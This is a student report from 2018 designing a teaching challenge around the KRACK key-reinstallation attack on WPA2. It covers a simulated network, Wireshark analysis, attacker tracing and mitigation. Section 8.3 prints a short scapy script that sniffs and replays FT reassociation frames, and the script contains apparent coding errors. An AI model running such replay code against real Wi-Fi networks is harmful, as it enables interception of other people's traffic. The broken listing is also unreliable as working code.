

The Kraken: Capturing connections with Davy Jones

Wolfgang Rönninger
wroennin@ethz.ch

Andreas Biri
abiri@ethz.ch

Joel Büsser
jbuesser@ethz.ch

Naoh Studach
studachn@ethz.ch

18th January 2018

Abstract

In a recent protocol exploit called *KRACK attack* [1], the WPA2 key of a client is reinstalled and encryption effectively broken. In the most extreme case, which we simulate in this challenge, the reinstalled key is the all-zero key, therefore sending all traffic in clear text.

In this challenge, students will analyse simulated wireless network traffic in which the encryption of their connection to a wireless *access point* (AP) is attacked. While the user is browsing, a malicious party launches the aforementioned attack. Students have to show how the exploit works in detail, which parties are affected, and how the reinstalled key can be exploited by the attacker. After this first step, they should then extract as much information as possible from the visible traffic to identify the attacker; this will be possible due to previous traffic from the attacker which is also observable on the network and can be accessed with *Wireshark*.

Notice: Due to unforeseeable problems with a single part of the challenge (namely the *wpa_supplicant* [2] of the virtualization software, see section 8.5), we were not able to provide a working challenge. As discussed with Daniele Asoni in an email on the 11th of January 2018, we present our work and detail which steps need to be taken for a working challenge.

1 Requirements

We offer two ways of installation for the user: The straight-forward version is to download a VM with all installations already executed, whereas we also provide a quick installation using code from our Github repository.

- **Virtual machine:** The VM is based on the VM provided by *Hacking-Lab* [3] in its most recent version *10-16*. It includes all software updates as of January 2018 and our customized version of *Mininet-wifi* [8] which is used to simulate the attack.
- **Github:** The attack code as well as our customized simulation environment, applicable for recent *Kali* VMs, is publicly available on Github [9, 10]. Step-by-step instructions for installation and testing the setup is directly available as a README in the repository.

You will need the following software installed on your machine:

- Wireshark [4]
- Mininet-wifi (adapted to *Kali* and with a suitable *wpa_supplicant* version) [10]
- Attack script & network topology [9]

2 Learning Goal

In this challenge, students will learn about attacks on security protocols and how such an attack might look in praxis by using real-life attack traces. In particular, we will look at WPA2 and a protocol exploit known as *KRACK*

attack [1]. We show that sometimes, even correctly implemented security protocols can have vital flaws in the specification. Therefore, it is vital to always keep even legacy devices such as routers up-to-date with current security releases and to also *formally* prove combinations of known secure protocols, as neglecting such connections lead to the current vulnerability.

3 Mission

1. Using your *Mininet* station, browse `www.myfavwebsite.com` (e.g. using *curl*). Observe the wireless traffic using *Wireshark* and find the client which is affected by the *KRACK attack*.
2. What was this client trying to do? Why is the traffic you observe not as intended? Furthermore, show which circumstances lead to the exploit.
3. What is the attacker doing with his new found knowledge? Could he use the exploit for further, far-reaching attacks?
4. What can you find out about the attacker? If this were a real attack, how would you react to your observations and try to mitigate the damage? Is it possible to find the attacker in any scenario, even if he is sophisticated (and does not leave traces)?
5. What are other users doing on the network? Is it a targeted attack and visible for all observers?

Notice: While the challenge would in principle work with any URL (i.e. not only `www.myfavwebsite.com`), we use our custom website to present useful, human-readable clear text in the observable traffic.

4 Mitigation

All devices, clients as well as access points, must run updated, patched software version which prevents the key reinstallation (i.e. latest *wpa_supplicant v2.6*) by ignoring a repeated message 3. With those patches (see [6]), the protocol weaknesses will have been solved and a KRACK attack is not successful anymore. Therefore, the mitigation is straight forward: **update your**

devices.

For security researchers, the important *lessons learned* is that even with (individually) formally proven schemes which have been used for decades and do not appear to have vulnerabilities, a combination of schemes which was not regarded in the security proofs can render the entire system prone to attacks. As current systems are too complex to manually verify, firm algorithmic proofs are a necessity for future protocols.

5 Type of challenge

This challenge can be done offline and relies on user interaction.

6 Category

- Cryptography
- Wireless networks (802.11b)
- Forensics
- Wireshark

7 Step-by-step instructions

The challenge consists of the following steps:

1. First, use *Wireshark* on the interface *hwsim0* to inspect the current wireless traffic on the simulated access point and see various packets which are all sent over the network encrypted with WPA2. You should understand the various protocols and packets which can be observed.
2. After having understood the basics, start capturing traffic and switch to the second AP using the *roam* command.
3. Filter the occuring traffic and find the specific fields belonging to the WPA2 authentication procedure for the attacked client (the attack

packets are already visible); notice that some messages occur multiple times and have been sent from different MAC addresses (where the duplication was intentional and initiated by the attacker).

4. Show how the attack works in detail and what can be accomplished with the flaw in the WPA2 protocol specification (for this, a look into the referenced paper is recommended). After a successful key reinitialization, the attacker will inject packets into the normal data stream of the client; however, he has left some traces (his own DNS traffic) so that the source of the spoofed retransmission of message 3 is detectable.
5. After having identified the affected client and the responsible attacker, start going into the offensive yourself. Just as in a real-life attack where an attacker has to be held responsible, you now have to find as many details as possible about the attacking party. This can happen over various hints included in the traffic excerpt:
 - Using an ARP request previously seen which originates from the same source MAC of the attacker, we can deduct that he must be directly attached to the same AP (and therefore within meters of the victim).
 - By looking at DNS requests sent automatically by his OS, we see that he resolves his private domain (`mastervillain.gov`) and can therefore find the owner of the domain.
 - As the attacker logged into Facebook without using HTTPS after the attack occurred (and is therefore also visible in clear-text), we will find his full name and email address (also possible over ETH identity).
 - By investigating a website he visited, we see that the attacker will be attending an event later that day. This allows us to directly notify authorities and capture the attacker just hours after the attack.

8 Implementation

8.1 KRACK attack

While the paper specifies three fundamentally different attacks [5], we focus on the most commonly used and cryptographically simplest attack targeting the *802.11R FT Handshake* and triggering a key reinstallation.

8.2 Mininet-wifi

For simulating wireless networks, Ramon Fontes et al. extended the *Mininet* framework from Stanford and implemented wireless-specific functions such as access points and propagation characteristics. The code is still under development and is regularly updated and maintained by the developers. Their most recent release utilizes *wpa_supplicant* version 2.6.

8.3 Attack script

A successful attack requires to resend a FT reassociation frame packet. The python script is based on a proof-of-concept of the KRACK attack which simply checks whether the current system is vulnerable [7]. From the *krack.py* script we can see how such a packets will be identified.

*if get_tlv_value(p, IEEE_TLV_TYPE_RSN) and
get_tlv_value(p, IEEE_TLV_TYPE_FT) :*

with

*IEEE_TLV_TYPE_RSN = 48
IEEE_TLV_TYPE_FT = 55*

The function *get_tlv_value(p, type)* searches through the Dot11Elt identifiers of the packet *p* looking for *type*. Since the station running the attack script is

not the destination of the desired packet, it is necessary to sniff the traffic. The library `scapy` [14] provides the function *sniff*, which as the name implies allows sniffing packets [15]. When such a message is sniffed, it has to be sent to the access point to reset its encryption to the all-zero key (therefore called *key re-installation attack*).

All three steps combined result in the attack script:

Listing 1: Attack script

```
from scapy.all import *
def main():
    scapy.sniff(iface='hwsim0', prn = attack)


def attack(p):
    #detected FT reassociation frame
    if get_tlv_value(p, IEEE_TLV_TYPE_RSN) and get_tlv_value(p,
        IEEE_TLV_TYPE_FT):
        #resend packet
        send(p)

#from krack.py script
def get_tlv_value(p, type):
    if not Dot11Elt in p: return None
    el = p[Dot11Elt]
    while isinstance(el, Dot11Elt):
        if el.ID == type:
            return el.info
        el = el.payload
    return None

def send(self, p):
    # Hack: set the More Data flag so we can detect injected frames
    # (and so clients stay awake longer)
    print('packet sent')
    p[Dot11].FCfield |= 0x20
    L2Socket.send(self, RadioTap()/p)
```

8.4 HttpServer

This simple Python Server would run on a Host in our *Mininet*, providing a target for students to generate traffic that is a little more complex than the standard *ping* request. It answers a GET request with text and statistics about the client and the server. Note that the server could listen and locally respond to any URL; in this challenge, we use "www.myfavwebsite.com" so that the traffic observed in *Wireshark* is human-readable and therefore appears as obvious clear text (normal websites would not seem that simple due to the included CSS and HTML).



```
terminal - root@HLKali: /home/hacker
root@HLKali: /home/hacker# python netsec-challenge-hs17/mininet-wifi/krack-2017/p
pythonserver.py
Started httpserver on port 8080
127.0.0.1 - - [15/Jan/2018 04:26:52] "GET / HTTP/1.1" 200 -

terminal - root@HLKali: /home/hacker
root@HLKali: /home/hacker# curl localhost:8080
This should be encrypted by the WPA protocol!
CLIENT VALUES:
client_address=('127.0.0.1', 60656) (localhost)
command=GET
path=/
real_path=/
query=
request_version=HTTP/1.1

SERVER VALUES:
server_version=BaseHTTP/0.3
sys_version=Python/2.7.14+
protocol_version=HTTP/1.0
root@HLKali: /home/hacker#
```

Figure 1: The HttpServer simply returns text which will be clearly visible as plaintext in Wireshark.

8.5 Issues with wpa_supplicant

As stated in the original paper [5], even though the recent versions of the *wpa_supplicant* are vulnerable to the KRACK attack, attacks on versions 2.4 - 2.5 have catastrophic consequences as they reinstall the all-zero key, therefore effectively turning off any encryption and sending all packets in clear text (as can be seen in the KRACK demonstration [12]). Unfortunately, the current release of *Mininet-wifi* already includes a later version where this extreme case has been fixed (but which is still vulnerable to the general concept of a key re-installation attack).

For the challenge, the attack is directly visible for users if encryption is turned

off. Therefore, even though in theory a later version of the supplicant would be feasible, *in practice* the attack would not be visible for the students (as even though the encryption can be circumvented and broken, all traffic is still encrypted and simply seems random in *Wireshark*). Therefore, we require an older, vulnerable version of the *wpa_supplicant* for our challenge.

We followed two approaches for this: First, we used the most up-to-date version of Mininet-wifi and cloned the repository [10]. After applying necessary changes to run it on Kali linux, we could then change the *hostap* submodule used in the built to an older version. In order to maintain as many functions as possible, we used the last vulnerable version available (2.5) [13]. After adapting the patch files of Mininet-wifi to the correct version of the supplicant by manually searching and altering the required line numbers to enable the required options, this version can be successfully installed and passes all tests.

Unfortunately, running the KRACK vulnerability test [7] which works on the most recent Mininet-wifi version fails because the client cannot connect with the access points anymore. The reason for this failure is unknown and lies somewhere deep inside the Mininet code; as it is not possible to see the currently executed code and debug Python on the VM, we were not able to investigate the source and fix it. We checked that all necessary functionality is available and enabled and can successfully communicate on the network between two APs; however, the custom topology is not working anymore.

In another try, we used various old versions of Mininet-wifi which still used *wpa_supplicant* versions 2.4 up to 2.5. While most of them are not possible to be installed on a Kali linux or require software versions which are not available anymore (e.g. *libnl*), we managed to find a commit which uses supplicant version 2.5 and can be successfully installed on our VM [11]. However, we realised that even the most recent versions of Mininet-wifi which have such a vulnerable supplicant lack core *WiFi* functionalities used for the attack which had only been implemented afterwards in early 2017. Therefore, while our version of Mininet-wifi adapted to Kali linux can be successfully installed, the attack cannot be conducted as Mininet is not advanced enough to support the FT handshake required for the attack.

Apart from this unknown compatibility issue with the current version of *Mininet-wifi* and the required versions of *wpa_supplicant*, we implemented the challenge as far as it was feasible. We hope that in a future release, backwards compatibility of the simulation software can be implemented and the challenge works as intended.

References

- [1] "KRACK Attacks: Breaking WPA2"
<https://www.krackattacks.com>. Online; accessed November 26, 2017.
- [2] "Linux WPA Supplicant."
https://w1.fi/wpa_supplicant/. Online; accessed January 14, 2018.
- [3] "VirtualBox - Hacking-Lab LiveCD."
<https://media.hacking-lab.com/installation/virtualbox/>. Online; accessed January 14, 2018.
- [4] "Wireshark - Go Deep."
<https://www.wireshark.org/>. Online; accessed November 26, 2017.
- [5] "Key Reinstallation Attacks: Forcing Nonce Reuse in WPA."
<https://papers.mathyvanhoef.com/ccs2017.pdf>.
Online; accessed November 26, 2017.
- [6] "NVD - CVE-2017-13077."
<https://nvd.nist.gov/vuln/detail/CVE-2017-13077>.
Online; accessed November 26, 2017.
- [7] "KRACK 2017 - Ramon Fontes."
<https://github.com/ramonfontes/reproducible-research/tree/master/mininet-wifi/krack-2017>.
Online; accessed January 12, 2018.
- [8] "Mininet-wifi: Emulator for Software-defined Networks."
<https://github.com/intrig-unicamp/mininet-wifi/>.
Online; accessed January 12, 2018.
- [9] "NetSec Challenge 2017 - Github."
<https://github.com/abiri/netsec-challenge-hs17>.
Online; accessed January 12, 2018.
- [10] "Mininet-wifi: vulnerable with custom wpa_supplicant."
<https://github.com/abiri/mininet-wifi>.
Online; accessed January 12, 2018.
- [11] "Mininet-wifi: version 1.9."
<https://github.com/abiri/mininet-wifi>.
Online; accessed January 12, 2018.

- [12] "KRACK Attacks: Bypassing WPA2."
<https://www.youtube.com/watch?v=0h4WURZoR98>. Online; accessed January 14, 2018.
- [13] "hostapd."
<https://stash.fem.tu-ilmenau.de/projects/CAMPUSWLAN/repos/hostapd/commits/cac800c4d16189326b97bd53a169d0f9a7adfb85>.
Online; accessed January 14, 2018.
- [14] "Scapy python library."
<https://scapy.readthedocs.io/en/latest/>. Online; accessed January 16, 2018.
- [15] "Python wi-fi sniffer."
<http://hackoftheday.securitytube.net/2013/03/wi-fi-sniffer-in-10-lines-of-python.html>. Online; accessed December 29, 2017.